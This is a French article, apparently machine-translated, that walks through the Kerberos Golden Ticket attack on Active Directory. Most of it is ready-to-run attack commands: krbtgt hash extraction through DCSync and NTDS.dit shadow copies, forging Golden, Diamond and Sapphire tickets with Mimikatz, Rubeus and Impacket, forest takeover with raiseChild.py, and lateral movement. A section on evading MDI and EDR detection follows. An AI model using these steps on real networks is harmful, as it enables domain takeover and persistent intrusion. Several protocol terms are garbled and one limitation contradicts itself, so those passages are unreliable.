Attaque par ticket d'or : définition, fonctionnement et comment s'en protéger dans Active Directory

L'attaque Golden Ticket est la plus dangereuse pour Active Directory. Découvrez son fonctionnement, comment falsifier un TGT avec le hachage krbtgt, comment la détecter et comment vous en protéger grâce à la double réinitialisation. Un guide complet.
- Publié le 2026-07-08
- Temps de lecture : 15 min
Attaque par ticket d'or : persistance totale dans Active Directory #
En résumé : la faille Golden Ticket exploite le hachage krbtgt pour falsifier des TGT valides dans Active Directory, permettant ainsi à l’attaquant d’usurper l’identité de n’importe quel utilisateur du domaine, y compris l’administrateur, sans connaître son mot de passe. Une fois le hachage obtenu, la vulnérabilité peut persister pendant des années. La seule solution consiste à réinitialiser deux fois le hachage krbtgt.
Glossaire rapide #
Avant d'entrer dans le vif du sujet, clarifions quelques termes clés relatifs à Kerberos. Pour une présentation complète du protocole, consultez Kerberos — Fonctionnement de l'authentification dans Active Directory.
- KDC (Centre de distribution clé)Le service d'authentification qui s'exécute sur les contrôleurs de domaine. Il émet des tickets.
- TGT (Ticket Granting Ticket)Le « passeport » initial que vous obtenez après vous être connecté. Signé avec le hachage krbtgt, il sert à demander des tickets supplémentaires.
- TGS (Service de délivrance de billets): Le ticket qui vous permet d'accéder à un service spécifique (par exemple, le C$ d'un serveur).
- PAC (Certificat d'attribut de privilège)Structure au sein du TGT qui répertorie les groupes de l'utilisateur. Le KDC la lit, mais ne le vérifiez pas contre AD — fait confiance à la signature cryptographique.
- krbtgtLe compte de service du KDC. Son mot de passe (hachage) est la « clé principale » du domaine. En cas de compromission, un attaquant peut signer de faux TGT que le KDC acceptera comme authentiques.
Fonctionnement interne de Kerberos : que se passe-t-il réellement en coulisses ? #
Pour comprendre le fonctionnement du Golden Ticket, il faut examiner le fonctionnement interne de Kerberos. Ce n'est pas de la magie, c'est de la cryptographie pure et simple.
Flux AS-REQ / AS-REP (authentification initiale)
- L'utilisateur envoie une requête AS-REQ au KDC sous son nom.
- Le KDC génère un clé de session et crée un TGT contenant : l’identité de l’utilisateur, l’horodatage, la clé de session et PAC (groupes d'utilisateurs).
- Le TGT arrive chiffré avec le hachage de krbtgt et est revenu dans le AS-REP.
Flux de validation TGT — ce que le centre de données contrôle réellement
Lorsque le KDC reçoit une TGS-REQ :
- Décrypter Le TGT est chiffré avec sa propre clé (hachage de krbtgt). Si le déchiffrement réussit, le ticket est valide.
- Lisez le PAC dans le TGT.
- Non Interroge Active Directory pour vérifier si l'utilisateur existe ou si les groupes sont corrects.
La confiance repose sur le chiffrement , non sur le contenu. Si l'attaquant possède le hachage de krbtgt, il peut chiffrer n'importe quel TGT avec n'importe quel PAC. Le KDC le déchiffrera et l'acceptera sans hésitation. C'est là la faille fondamentale.
Ce qu'il contrôle :
- Somme de contrôle PAC (Intégrité cryptographique)
- Horodatage (période de validité, par défaut 10 heures)
Ne contrôle pas :
- Si l'utilisateur existe dans AD
- Si les groupes du PAC correspondent aux groupes réels
- Que le ticket ait été émis par le KDC ou par un attaquant
Introduction #
Le Golden Ticket est classé T1558.001 (MITRE ATT&CK) . Contrairement au Silver Ticket , qui n'affecte qu'un seul service, le Golden Ticket compromet l'intégralité de l'infrastructure d'authentification du domaine.
Comparaison avec d'autres techniques :
| Technique | Qu'utilisez-vous ? | Domaine | Est-ce que cela nécessite DA ? |
|---|---|---|---|
| Passe-le-hachage | hachage NTLM de l'utilisateur | Hôte unique (NTLM) | Non |
| Passe le billet | TGT/TGS extraits de LSASS | Ressources du domaine | Non |

| Billet d'argent | compte de service de hachage | Service unique | Non |
| Billet d'or | Hachage krbtgt | Domaine entier | Oui |
| Billet Diamant | Hash krbtgt + TGT réel | Domaine entier | Oui |
| Billet Saphir | Hash krbtgt + PAC réel | Domaine entier | Oui |
Le Golden Ticket est considéré comme le « roi » car il est permanent, ne nécessite pas de connaître le mot de passe de l'utilisateur usurpé et résiste à tout changement de mot de passe du domaine, à l'exception de la double réinitialisation de krbtgt. APT29 l'utilise dans des opérations d'espionnage documentées par MITRE et la CISA. Les groupes de ransomware les plus sophistiqués l'associent à des techniques d'exfiltration pour maintenir un accès persistant même après la découverte de la compromission initiale.
Point clé : Si le hachage krbtgt est compromis, l’ensemble du domaine Active Directory doit être considéré comme structurellement compromis. Aucun changement de mot de passe administrateur ne résoudra le problème ; la seule solution consiste à réinitialiser krbtgt à deux reprises.
Comment ça marche (et quand vous en avez vraiment besoin) #
Le KDC ne conserve aucun état des tickets émis : si la signature cryptographique est valide, le ticket est accepté quel que soit son émetteur. Quiconque obtient le hachage de krbtgt peut générer des tickets valides entièrement hors ligne , pour n’importe quel utilisateur et pour n’importe quelle durée, sans communiquer avec le KDC pendant l’attaque.
En cas de besoin : Le ticket d’or représente l’étape finale d’un compromis profond. Utilisez-le lorsque :
- Vous devez persistance à long terme même si le vecteur initial est découvert.
- Vous devez se déplacer latéralement silencieusement et à grande échelle, sans générer de connexions NTLM bruyantes.
- Vous avez compromis un domaine enfant et vous voulez prendre le domaine parent (Invasion de la forêt).
- vouloir briser la confiance entre les domaines d'une forêt.
La chaîne d'accès jusqu'à krbtgt #
L'article suppose que vous possédez déjà le hachage. En réalité, vous devez l'acquérir . Voici la chaîne d'attaque réelle :
1. Tentative d'hameçonnage lors de l'accès initial, VPN vulnérable, serveur exposé. Vous êtes actuellement sur une machine interne.
2. Élévation des privilèges
- Kerberasting (T1558.003): Demander le TGS des comptes avec SPN, les casser hors ligne avec hashcat.
- Torréfaction AS-REP (T1558.004) : Utilisateurs sans pré-authentification → Crack AS-REP hors ligne.
- Abus de l'ACL (Limier )Trouvez les chemins d'accès à l'administrateur de domaine via GenericAll, WriteDACL, etc. BloodHound est un outil qui cartographie graphiquement les relations d'approbation et les listes de contrôle d'accès (ACL) dans Active Directory ; grâce à la fonction « Chemin le plus court vers l'administrateur de domaine », vous pouvez trouver le chemin le plus court vers votre cible.
- Zerologon / PetitPotam / PrintNightmare: Vulnérabilités critiques donnant un accès direct au centre de données.
3. Autorisations DCSync
Servir Replicating Directory Changes AllLes administrateurs de domaine disposent généralement de ces droits, mais ils peuvent être délégués : utilisez BloodHound pour trouver les comptes qui en disposent à votre insu.
4. Extraire le hachage krbtgt de DCSync ou exporter NTDS.dit. Chaîne complète.
[Initial Access] → Phishing, VPN, Server esposto
↓
[Privilege Escalation] → Kerberoasting, AS-REP, ACL Abuse
↓
[DCSync Rights] → Domain Admin o delega su krbtgt
↓
[Estrazione hash krbtgt] → DCSync o NTDS.dit
↓
[Forging TGT Golden Ticket] → Mimikatz / Rubeus / Impacket
↓
[Inject in memoria] → /ptt (Rubeus) o export KRB5CCNAME (Linux)
↓
[Lateral Movement] → PsExec, WMI, SMB, WinRM, NetExec
↓
[Persistenza invisibile] ← sopravvive a cambio password admin
↓
[Esfiltrazione / Obiettivo finale]
Sans double réinitialisation de krbtgt, le Golden Ticket reste valide même après la fermeture de l'opérateur initial et la modification de tous les mots de passe d'administration.
Variantes de trajectoire d'attaque : les 3 variantes tactiques #
1. Bruyant (Fast & Furious)
- MéthodeKerberoasting massif sur tous les SPN, DCSync immédiat, ticket d'or en 5 minutes.
- Risque: Des traces partout — 4769 événements anormaux, 4662 sur DCSync, activité inhabituelle.
- Quand: Environnements immatures, exercices avec peu de temps, ou comme distraction.
2. Furtivité (Apparition lente)
- Méthode: Dormir pendant des semaines, C2 fragmenté, extraction de krbtgt via NTDS.dit la nuit (plus silencieux que DCSync), Diamond Ticket durant 4 à 8 heures, l'utiliser sur quelques machines à la fois.
- RisqueFaible, nécessite de la patience.
- Quand: APT, espionnage, environnements avec MDI ou EDR actifs.
3. Style interne (abus d'administrateur légitime)
- MéthodeUn administrateur légitime extrait le fichier NTDS.dit « à des fins de reprise après sinistre » et met le ticket hors ligne. Aucune technique d'escalade de privilèges : il s'agit simplement d'un abus de privilèges légitimes.
- RisqueTrès difficile à arrêter. Ces actions sont légitimes.
- QuandMenace interne, administrateurs malveillants.
Conditions préalables #
- Hachage NTLM ou clé AES256 du compte krbtgt
- SID du domaine cible
- Nom de domaine (FQDN)
- Hôte à partir duquel injecter le ticket (ne doit pas appartenir au domaine)
Étape 1 — Obtenez le hachage de krbtgt #
Via DCSync #
La méthode la plus courante. Elle nécessite Replicating Directory Changes AllPour consulter le guide complet, voir Synchronisation DC
.
impacket-secretsdump — Script Python d'Impacket permettant d'effectuer une synchronisation DCSync ou d'extraire des hachages à partir de fichiers SAM/LSA/NTDS.dit. Fonctionne sous Linux sans nécessiter d'accès au contrôleur de domaine.
Mimikatz
— Outil Windows permettant d'extraire les informations d'identification de LSASS et de manipuler les tickets Kerberos en mémoire. lsadump::dcsync Reproduit le comportement d'un contrôleur de domaine secondaire pour extraire les hachages du contrôleur de domaine.
# Da Linux — impacket-secretsdump
impacket-secretsdump corp.local/Administrator:Password123!@<DC_IP> -just-dc-user krbtgt

# Da Windows — Mimikatz
lsadump::dcsync /domain:corp.local /user:krbtgt

# Reflective load in memoria (più stealth, evita drop del binario su disco)
# Invoke-Mimikatz viene da PowerSploit (deprecato) — in ambienti con EDR preferisci
# caricamento tramite C2 framework (Cobalt Strike, Havoc, ecc.)
Invoke-Mimikatz -Command '"lsadump::dcsync /domain:corp.local /user:krbtgt"'
Résultat attendu :
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561d2fcbXXXXXXXXXXXXXXXX:::
         [LM hash, ignorabile]             [NT hash — quello che ti serve]
Via NTDS.dit (alternative à DCSync) #
Utile lorsque DCSync est surveillé. vssadmin est un outil Windows natif (LOLBin) permettant de créer et de gérer des copies de clichés instantanés de volumes ; il permet de copier NTDS.dit sans problème de fichier de verrouillage actif.
# Crea shadow copy del disco di sistema (vssadmin — nativo Windows, zero detection)
vssadmin create shadow /for=C:

# Copia NTDS.dit e SYSTEM hive dalla shadow copy
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\temp\ntds.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\system.hive

# Estrai gli hash offline con Impacket da Linux
impacket-secretsdump -ntds ntds.dit -system system.hive LOCAL -just-dc-user krbtgt
RODC : Dans les environnements avec des contrôleurs de domaine en lecture seule, il existe un compte distinct
krbtgt_XXXXX(Par ex.krbtgt_34573) pour chaque RODC. La compromission d'un RODC ne vous donne que le hachage de son krbtgt local ; les tickets générés ne sont valides que pour les authentifications gérées par ce RODC spécifique, et non pour l'ensemble du domaine.
Via un transfert direct vers DC #
Avec accès interactif au contrôleur de domaine (Mimikatz) :
privilege::debug
lsadump::lsa /patch
Étape 2 — Fabriquer le ticket d'or #
Avec Mimikatz #
# Base — RC4/NTLM, genera più rumore nei log
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX /krbtgt:HASH_NTLM /ticket:golden.kirbi

# AES256 — preferibile in ambienti enterprise monitorati
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX /aes256:AES_KEY /ticket:golden.kirbi

# Con group ID espliciti
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX /krbtgt:HASH_NTLM /groups:512,519,520,513,518 /ticket:golden.kirbi

# OPSEC — durata realistica (evita il default di Mimikatz che genera ticket da 10 anni)
# /startoffset:0 = parte da adesso
# /endin:600    = valido 10 ore (default AD)
# /renewmax:10080 = rinnovo massimo 7 giorni (default AD)
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX /aes256:AES_KEY /groups:512,519 /startoffset:0 /endin:600 /renewmax:10080 /ticket:golden.kirbi
Identifiants clés des groupes à inclure :
| ID | Groupe |
|---|---|
| 512 | Administrateurs de domaine |
| 519 | Administrateurs d'entreprise |
| 520 | Propriétaires des créateurs de stratégie de groupe |
| 513 | Utilisateurs du domaine |
| 518 | Administrateurs de schéma |
Avec Rubeus #
Rubeus est une boîte à outils C# dédiée aux opérations Kerberos pures : requête, falsification et injection de tickets en mémoire. Contrairement à Mimikatz, qui réduit la surface de détection des opérations Kerberos, Rubeus n'interagit pas directement avec LSASS.
# Golden Ticket — inject diretto in memoria con /ptt (pass-the-ticket)
Rubeus.exe golden /aes256:AES_KEY /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX /user:Administrator /ptt

# Con group ID espliciti
Rubeus.exe golden /aes256:AES_KEY /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX /user:Administrator /groups:512,519 /ptt
Avec Impacket depuis Linux #
ticketer.py — Script Python par Impaquet
Pour générer des tickets Kerberos (.ccache) entièrement hors ligne depuis Linux. Produit un fichier ccache utilisable directement avec export KRB5CCNAME.
python3 ticketer.py -aesKey <krbtgt_aes256> -domain-sid S-1-5-21-XXXXXXXXXX \
  -domain corp.local -user-id 500 -groups 512,519 Administrator

export KRB5CCNAME=Administrator.ccache
impacket-psexec -k -no-pass corp.local/Administrator@DC01.corp.local
Conversion entre les formats .kirbi et .ccache #
Les outils Windows utilisent le format .kirbiLes outils Linux (Impacket, MIT Kerberos) utilisent .ccache. Convertisseur de billets impacket convertir entre les deux formats.
# Da .kirbi (Windows/Mimikatz) a .ccache (Linux/Impacket)
impacket-ticketConverter golden.kirbi golden.ccache

# Da .ccache (Linux) a .kirbi (Windows)
impacket-ticketConverter golden.ccache golden.kirbi
La conquête de la forêt : de l'enfant au parent avec raiseChild.py #
Si vous avez compromis un domaine enfant, vous pouvez utiliser le Golden Ticket avec SID supplémentaire pour accéder au domaine parent. En saisissant le SID du groupe Administrateurs d'entreprise du domaine parent (519) dans le ticket du domaine enfant, le KDC du domaine parent vous considérera automatiquement comme administrateur d'entreprise.
Filtrage SID : s’il est activé entre les domaines de la forêt, il bloque les SID supplémentaires et l’attaque échouera. Vérifiez d’abord :
nltest /domain_trusts /all_trustsRecherche
Attr:— si vous voyez0x4(MIS EN QUARANTAINE) Le filtrage SID est actif et la prise de contrôle de forêt via SID supplémentaire ne fonctionnera pas.
Manuel avec Mimikatz — /sids pour ajouter un SID supplémentaire :
kerberos::golden /user:Administrator /domain:child.corp.local \
  /sid:S-1-5-21-CHILD-SID /krbtgt:HASH_NTLM \
  /sids:S-1-5-21-PARENT-SID-519 /ticket:golden_cross.kirbi
Automatique avec raiseChild.py :
raiseChild.py — Un script Impacket qui automatise entièrement la prise de contrôle de forêt d'un domaine enfant vers un domaine parent. Il récupère le hachage krbtgt du domaine enfant, gère l'identifiant supplémentaire (SID) en interne et peut exécuter des commandes directement sur le domaine parent (par exemple, secretsdump).
# Con hash NTLM del krbtgt child
python3 raiseChild.py -target-exec <DC_PARENT_IP> \
  -hashes :<krbtgt_ntlm_hash> child.corp.local/Administrator@<DC_CHILD_IP>

# Con AES key (più stealth)
python3 raiseChild.py -target-exec <DC_PARENT_IP> \
  -aesKey <krbtgt_aes256> child.corp.local/Administrator@<DC_CHILD_IP>
Étape 3 — Mouvement latéral et vérification #
Vérification du ticket injecté :
# Windows — mostra tutti i ticket in cache
klist
# Dovresti vedere: TGT per Administrator @ CORP.LOCAL

# Linux
klist   # oppure: klist -c $KRB5CCNAME
Déplacement latéral avec les principaux outils :
PsExec — Outil Sysinternals pour l'exécution à distance via SMB. Copie un service sur la cible, l'exécute et renvoie un shell. Bruyant, mais fiable.
impacket-wmiexec / impacket-smbexec — Scripts Impacket pour l'exécution à distance via WMI et SMB, respectivement. Plus discrets que PsExec car ils n'interrompent pas les services.
# Da Windows
dir \\DC01\C$
PsExec.exe \\DC01 cmd.exe

# Da Linux
impacket-wmiexec -k -no-pass corp.local/Administrator@TARGET
impacket-smbexec -k -no-pass corp.local/Administrator@TARGET
L'utilisation de WinRM avec des tickets falsifiés peut échouer si l'environnement requiert une authentification interactive supplémentaire. Sa fiabilité n'est pas universelle ; il est donc impératif de toujours la tester avant de s'y fier.
Pour les déplacements latéraux systématiques à travers des sous-réseaux entiers, NetExec (anciennement CrackMapExec) avec authentification Kerberos est la norme de facto — il énumère, exécute des commandes, déverse les SAM sur N hôtes en parallèle.
export KRB5CCNAME=Administrator.ccache
netexec smb 192.168.1.0/24 --use-kcache -x 'whoami'
netexec smb 192.168.1.0/24 --use-kcache --sam
Billet Diamant : la variante furtive #

Le Diamond Ticket modifie un TGT légitime récemment émis par le KDC au lieu d'en créer un de toutes pièces. Il requiert toujours le hachage de krbtgt, mais la requête AS-REQ est présente dans les journaux : aucune anomalie n'est constatée. Difficile à détecter pour les systèmes d'apprentissage automatique MDI.
Rubéus
— le drapeau correct pour le diamant est /krbkey (non /aes256 qui est pour golden), plus /enctype:aes256 e /sid obligatoire:
Rubeus.exe diamond /krbkey:AES_KEY /enctype:aes256 \
  /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX \
  /user:Administrator /ticketuser:Administrator /ticketuserid:500 \
  /groups:512,519 /nowrap /ptt
Pour consulter le guide complet, voir Billet Diamant.
Argent vs Diamant — différences en bref :
| Billet d'argent | Billet Diamant | |
|---|---|---|
| Hachage requis | Compte de service (par exemple, ordinateur$) | krbtgt |
| Domaine | Service unique (par exemple CIFS/HOST) | Domaine entier |
| Communication avec le DC | Non — complètement hors ligne | Oui — modifier un véritable TGT émis par le KDC |
| AS-REQ dans les journaux | Non | Oui |
| Quand l'utiliser | Accédez silencieusement à un service spécifique sans utiliser krbtgt | Persistance à l'échelle du domaine avec un risque de détection inférieur à celui de Golden |
Il y a aussi le Sapphire Ticket — une évolution supplémentaire qui extrait le véritable PAC via S4U2Self+U2U, rendant le ticket pratiquement impossible à distinguer d'un ticket légitime.
Billet Saphir : La Frontière Actuelle #
Le ticket Saphir représente l'évolution du ticket Diamant. Au lieu de modifier un TGT légitime en altérant les groupes, il extrait le véritable PAC de l'utilisateur du KDC via S4U2Self+U2U et l'utilise dans le ticket falsifié.
S4U2Self+U2U : U2U (User-to-User) est une extension Kerberos permettant à un utilisateur de demander un ticket pour lui-même, chiffré avec sa propre clé au lieu de celle du service. S4U2Self est l'extension permettant de demander un TGS (Test-Global Signing Ticket) pour le compte d'un autre utilisateur. La combinaison S4U2Self+U2U force le KDC (Kerberos Control Center) à générer un ticket incluant le PAC (Pick-Average Ticket) authentique de l'utilisateur cible, avec des groupes, des horodatages et des sommes de contrôle identiques à ceux que le KDC émet habituellement. L'attaquant utilise ensuite ces informations pour signer le ticket falsifié avec krbtgt. Il en résulte un ticket dont le PAC est cryptographiquement identique à celui que le KDC émet normalement, notamment en termes de groupes, d'horodatages et de sommes de contrôle.
# ticketer.py con -request → S4U2Self+U2U per ottenere il PAC reale
python3 ticketer.py -aesKey <krbtgt_aes256> \
  -domain-sid S-1-5-21-XXXXXXXXXX -domain corp.local \
  -user Administrator -request -dc-ip <DC_IP> Administrator
Pourquoi il est plus discret que Diamond : le PAC extrait correspond à l’historique authentique de l’utilisateur. Les moteurs heuristiques qui détectent Diamond par la différence entre l’horodatage et le PAC ne trouvent aucune anomalie.
Limitation : Fonctionne uniquement hors ligne ; nécessite une connexion au KDC pendant la forge. Fonctionne actuellement mieux sur Impacket que sur Mimikatz/Rubeus.
Contournement offensif de la sécurité opérationnelle et de la détection #
Dans les environnements d'entreprise avec MDI, Sentinel ou EDR, ces choix réduisent la surface de détection :
AES256 au lieu de RC4
Le type 0x17 Le code RC4 est un déclencheur majeur dans les systèmes de détection modernes. Dans les domaines configurés par défaut pour le chiffrement AES, un ticket RC4 est immédiatement considéré comme anormal.
Billet à vie réaliste
Par défaut, Mimikatz génère des billets d'une validité de plusieurs années, une signature reconnaissable. Utilisez toujours /startoffset:0 /endin:600 /renewmax:10080 pour s'aligner sur la valeur par défaut d'AD.
PAC cohérent avec l'utilisateur réel
MDI déclenche des alertes pour « Compte inexistant ». Ne créez pas de tickets pour les utilisateurs inexistants. Extrayez les groupes réels de l'utilisateur (net user <user> /domain) et utilisez-les dans le ticket — si le PAC indique « Administrateur d'entreprise » pour un compte RH, le ML le signale.
Injecter dans la mémoire, pas sur le disque
/ptt avec Rubeus ou export KRB5CCNAME Avec Impacket, évitez que les fichiers disque ne soient détectables par les EDR.
Diamond ou Sapphire plutôt que Golden. Diamond génère des requêtes AS-REQ dans les journaux (absence d'anomalies d'absence). Sapphire utilise un PAC authentique. Dans les environnements à détection avancée, ils sont préférables au Golden classique.
Utilisez NTDS.dit au lieu de DCSync. DCSync génère l'événement ID 4662, détectable par MDI. L'extraction via vssadmin est plus silencieuse en l'absence d'alertes VSS spécifiques.
Couche de réalité opérationnelle Krbtgt #
Délai de réplication : Dans les forêts comportant plus de 10 contrôleurs de domaine distribués, il est déconseillé d’attendre 10 à 12 heures entre les réinitialisations ; ce délai est pourtant nécessaire à la convergence de la réplication. En cas de réinitialisation prématurée, certains contrôleurs de domaine conserveront l’ancienne clé, ce qui entraînera des échecs d’authentification ponctuels.
Qu’est-ce qui interrompt la réinitialisation ? Les services avec des tickets de longue durée (SharePoint, Exchange) peuvent se bloquer si leurs TGT deviennent invalides. Planifiez une fenêtre de maintenance.
Synchronisation double DC : Si vous synchronisez un contrôleur de domaine secondaire alors que le contrôleur de domaine principal est hors ligne, vous risquez d’obtenir un hachage datant de plusieurs heures. Transférez-le systématiquement vers l’émulateur PDC.
Forêt avec plus de 10 contrôleurs de domaine : la double réinitialisation doit être effectuée sur l’émulateur PDC. La réplication vers tous les contrôleurs de domaine peut prendre plusieurs heures ; pendant ce temps, les tickets forgés avec l’ancienne clé peuvent encore fonctionner sur les contrôleurs de domaine non encore répliqués.
Enchaînement : comment il se combine avec d’autres techniques #
Le « ticket d’or » fonctionne rarement de manière isolée. Dans la réalité, il est souvent lié à :
- Kerberasting (T1558.003)Pour l'escalade initiale. Services TGS → crack hors ligne.
